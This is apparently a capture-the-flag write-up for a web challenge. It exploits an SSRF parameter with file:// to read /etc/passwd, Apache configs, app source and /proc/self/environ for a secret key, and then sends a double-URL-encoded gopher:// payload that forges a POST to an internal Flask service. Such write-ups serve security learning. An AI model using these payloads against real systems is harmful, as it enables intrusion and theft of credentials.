
GOF Writeup

Description

We remade our club organization website. Check it out.

Solution

let's visit the website :



there is nothing interesting there, if we check the source html of the page, we find this link to a `javascript` file :

```
</div>

<script src="/static/js/main.js"></script>
```


when we click on it we get this js code :

```
function myFunc(eventObj) {
    var xhttp = new XMLHttpRequest();
    xhttp.onreadystatechange = function () {
      if (this.readyState == 4 && this.status == 200) {
```

```
          document.getElementById("content").innerHTML = xhttp.responseText;
        }
      };
      xhttp.open("POST", '/request');
      xhttp.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
      xhttp.send("service=" + this.attributes.link.value);

    }

    var dep = document.getElementsByClassName('department');
    for (var i = 0; i < dep.length; i++) {
      dep[i].addEventListener('click', myFunc);
    }
```

so there is an endpoint `/request` that accepts a POST request with the parameter `service` that takes the value of a URL.


let's request that endpoint on burpsuite :



interesting, we might have an SSRF here, but before that let's try something else.


since this will accept any link, why we don't try to grab local files using `file://` which is a URI (Uniform Resource Identifier) scheme that is used to indicate that the referenced resource is a local file.

let's try to read the `/etc/passwd` file :




we got the content of the file, great, now let's check some sensitive stuff.

we know that this server is running `apache2`, the common path to the apache configuration is `/etc/apache2/sites-enabled/000-default.conf`, let's try to read that :



we got the paths to some internal apps!

the interesting one is `secret-service`, which is located in `/var/www/secret-service/`, making an educated guess, we try to read the source code of that app in `/var/www/secret-service/app.py` :



and we got it, let's place it here for better visibility :

```python
from flask import Flask, render_template, request, jsonify
import os
from dotenv import load_dotenv

app = Flask(__name__)

load_dotenv()
SECRET_KEY = os.getenv('SECRET_KEY')

flag = os.popen("/flag").read()

@app.route("/flag", methods=["POST"])
def flag():
    try:
        data = request.get_json()
        secret = data.get('secret')
        if secret == SECRET_KEY:
            flag = os.popen("/flag").read()
            return jsonify({'success': True, 'flag': flag})
        else:
            return jsonify({'success': False, 'error': 'Invalid secret'})
    except Exception as e:
        return jsonify({'success': False, 'error': "Something Went wrong"})



@app.route("/flag", methods=["GET"])
def test():
```


```
    return "you can test your GET payloads here"


if __name__ == "__main__":
    app.run(port=5000)
```

(before continuing, you may ask why we don't just read the flag since it's placed in that app's web root directory ?
i tried that but it didn't work cause probably the file is owned by root and www-data has no read permission on it.)

okey that's interesting, so this app has an endpoint `/flag`, if we send a POST request to that endpoint, it will check for the post data that has to be in json, the data should contain a key named `secret` with it's value that is placed in the `SECRET_KEY` environment variable, if all goes well we get the flag.

we have 2 problems, let's start with the first.

the first problem is we don't have the KEY, but since it's in an environment variable, we can check the `/proc/self/environ` file which holds the environment variables of our process :



we got the key.

the last problem is how are we gonna send a POST request from this parameter, we need to find a way to send this request :

```
POST /flag HTTP/1.1
Content-Type: application/json
Content-Length: 46
```

```
{"secret":"b7bb70a3b3c95f570a8d31ece41bf7c5"}
```

this meets all the endpoint's conditions to give us the flag but the problem is sending it.

this is where `gopher` comes in play, we can actually send http requests and specially `http POST requests` using the `gopher://` protocol, you can learn more about how to use this technique here.


so following the blog, if we want to send the request we mentioned earlier, we would send something like this using gopher :

```
gopher://127.0.0.1:5000/_POST%20%2Fflag%20HTTP%2F1.1%0AContent-Type%3A%20application%2Fjson%0AContent-Length%3A%2046%0A%0A%7B%22secret%22%3A%22b7bb70a3b3c95f570a8d31ece41bf7c5%22%7D%0A
```

let's URL decode that to easily read it :

```
gopher://127.0.0.1:5000/_POST /flag HTTP/1.1
Content-Type: application/json
Content-Length: 46

{"secret":"b7bb70a3b3c95f570a8d31ece41bf7c5"}
```


we see that we meet all the conditions, but when we send it we get this error :



hmm, may be this is caused by encoding, to play safe , let's also encode the `%` characters that are responsible for URL encoding, so we replace all occurrence of `%` to `%25`, and the URL becomes :

```
gopher://127.0.0.1:5000/_POST%2520%252Fflag%2520HTTP%252F1.1%250AContent-Type%253A%2520application%252Fjson%250AContent-Length%253A%252046%250A%250A%257B%2522secret%2522%253A%2522b7bb70a3b3c95f570a8d31ece41bf7c5%2522%257D%250A
```

let's send that :



- flag: `shellmates{go_go_go_GoOOOPHER}`